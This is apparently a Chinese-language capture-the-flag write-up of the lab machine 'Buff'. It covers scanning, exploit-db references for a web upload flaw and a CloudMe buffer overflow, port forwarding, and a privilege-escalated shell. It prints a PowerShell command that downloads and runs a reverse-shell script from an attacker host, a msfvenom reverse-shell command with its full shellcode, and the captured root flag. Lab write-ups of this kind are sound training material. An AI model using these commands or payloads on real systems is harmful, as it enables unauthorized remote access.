
Buff(完成),2個漏洞利用、windows轉發、反彈shell

```
└──# nmap -sCV -p 7680,8080 -A 10.10.10.198
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-06 00:07 PDT
Nmap scan report for 10.10.10.198
Host is up (0.22s latency).

PORT     STATE SERVICE    VERSION
7680/tcp open  pando-pub?
8080/tcp open  http       Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g
PHP/7.4.6)
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-title: mrb3n's Bro Hut
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP (85%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3
Aggressive OS guesses: Microsoft Windows XP SP3 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 8080/tcp)
HOP RTT       ADDRESS
1   214.52 ms 10.10.14.1
2   214.54 ms 10.10.10.198

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 79.67 seconds
```


進行目錄爆破，沒看到有趣資訊

找到版本＋漏洞



漏洞：https://www.exploit-db.com/exploits/48506


都會回彈png＋底下資訊




進行windows反彈shell(失敗)

```
1. cp /usr/share/nishang/Shells/Invoke-PowerShellTcpOneLine.ps1 .
 在上傳資訊反彈
2. powershell iex (New-Object
Net.WebClient).DownloadString('http://10.10.14.2:8000/reshell.ps1');
```


進行nc測試(成功)



user flag



在下載地方找到執行檔




漏洞：https://www.exploit-db.com/exploits/48389

因需要8888port確認受害機有開此端口

```
PS C:\Users\shaun\Downloads> netstat -ano
netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       940
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       5080
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING       7868
  TCP    0.0.0.0:8080           0.0.0.0:0              LISTENING       8472
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       520
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       1072
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1660
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       2196
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       664
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING       680
  TCP    10.10.10.198:139       0.0.0.0:0              LISTENING       4
  TCP    10.10.10.198:8080      10.10.14.2:50278       ESTABLISHED     8472
  TCP    10.10.10.198:49783     10.10.14.2:9200        ESTABLISHED     4732
  TCP    127.0.0.1:3306         0.0.0.0:0              LISTENING       8616
  TCP    127.0.0.1:8888         0.0.0.0:0              LISTENING       5684
  TCP    [::]:135               [::]:0                 LISTENING       940
```

進行轉發到本機



轉發後，依照漏洞腳本設定shell

```
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.10.14.2 LPORT=9500 -b '\x00\x0A\x0D' -f python
```

```
└─# msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.10.14.2 LPORT=9500 -b '\x00\x0A\x
0D' -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1745 bytes
buf =  b""
buf += b"\xda\xd9\xba\xcc\x95\x63\xfa\xd9\x74\x24\xf4\x58"
buf += b"\x33\xc9\xb1\x52\x31\x50\x17\x03\x50\x17\x83\x0c"
buf += b"\x91\x81\x0f\x70\x72\xc7\xf0\x88\x83\xa8\x79\x6d"
buf += b"\xb2\xe8\x1e\xe6\xe5\xd8\x55\xaa\x09\x92\x38\x5e"
buf += b"\x99\xd6\x94\x51\x2a\x5c\xc3\x5c\xab\xcd\x37\xff"
buf += b"\x2f\x0c\x64\xdf\x0e\xdf\x79\x1e\x56\x02\x73\x72"
buf += b"\x0f\x48\x26\x62\x24\x04\xfb\x09\x76\x88\x7b\xee"
buf += b"\xcf\xab\xaa\xa1\x44\xf2\x6c\x40\x88\x8e\x24\x5a"
buf += b"\xcd\xab\xff\xd1\x25\x47\xfe\x33\x74\xa8\xad\x7a"
buf += b"\xb8\x5b\xaf\xbb\x7f\x84\xda\xb5\x83\x39\xdd\x02"
buf += b"\xf9\xe5\x68\x90\x59\x6d\xca\x7c\x5b\xa2\x8d\xf7"
buf += b"\x57\x0f\xd9\x5f\x74\x8e\x0e\xd4\x80\x1b\xb1\x3a"
buf += b"\x01\x5f\x96\x9e\x49\x3b\xb7\x87\x37\xea\xc8\xd7"
buf += b"\x97\x53\x6d\x9c\x3a\x87\x1c\xff\x52\x64\x2d\xff"
buf += b"\xa2\xe2\x26\x8c\x90\xad\x9c\x1a\x99\x26\x3b\xdd"
buf += b"\xde\x1c\xfb\x71\x21\x9f\xfc\x58\xe6\xcb\xac\xf2"
buf += b"\xcf\x73\x27\x02\xef\xa1\xe8\x52\x5f\x1a\x49\x02"
buf += b"\x1f\xca\x21\x48\x90\x35\x51\x73\x7a\x5e\xf8\x8e"
buf += b"\xed\x6b\xf7\x9e\xef\x03\x05\x9e\xca\xcf\x80\x78"
buf += b"\x7e\xe0\xc4\xd3\x17\x99\x4c\xaf\x86\x66\x5b\xca"
buf += b"\x89\xed\x68\x2b\x47\x06\x04\x3f\x30\xe6\x53\x1d"
buf += b"\x97\xf9\x49\x09\x7b\x6b\x16\xc9\xf2\x90\x81\x9e"
buf += b"\x53\x66\xd8\x4a\x4e\xd1\x72\x68\x93\x87\xbd\x28"
buf += b"\x48\x74\x43\xb1\x1d\xc0\x67\xa1\xdb\xc9\x23\x95"
buf += b"\xb3\x9f\xfd\x43\x72\x76\x4c\x3d\x2c\x25\x06\xa9"
buf += b"\xa9\x05\x99\xaf\xb5\x43\x6f\x4f\x07\x3a\x36\x70"
buf += b"\xa8\xaa\xbe\x09\xd4\x4a\x40\xc0\x5c\x7a\x0b\x48"
buf += b"\xf4\x13\xd2\x19\x44\x7e\xe5\xf4\x8b\x87\x66\xfc"
buf += b"\x73\x7c\x76\x75\x71\x38\x30\x66\x0b\x51\xd5\x88"
buf += b"\xb8\x52\xfc"
```


更動腳本並將緩衝貼上＋新增payload

```
buf += b"\x53\x66\xd8\x4a\x4e\xd1\x72\x68\x93\x87\xbd\x28"
buf += b"\x48\x74\x43\xb1\x1d\xc0\x67\xa1\xdb\xc9\x23\x95"
buf += b"\xb3\x9f\xfd\x43\x72\x76\x4c\x3d\x2c\x25\x06\xa9"
buf += b"\xa9\x05\x99\xaf\xb5\x43\x6f\x4f\x07\x3a\x36\x70"
buf += b"\xa8\xaa\xbe\x09\xd4\x4a\x40\xc0\x5c\x7a\x0b\x48"
buf += b"\xf4\x13\xd2\x19\x44\x7e\xe5\xf4\x8b\x87\x66\xfc"
buf += b"\x73\x7c\x76\x75\x71\x38\x30\x66\x0b\x51\xd5\x88"
buf += b"\xb8\x52\xfc"
payload = buf
```

在用python執行，kali需開nc(成功)

```
C:\Windows\system32>whoami
whoami
buff\administrator
```

root flag


C:\Users\Administrator\Desktop>type root.txt
type root.txt
315680ad2e15a0f9db97fdb5eca4a57a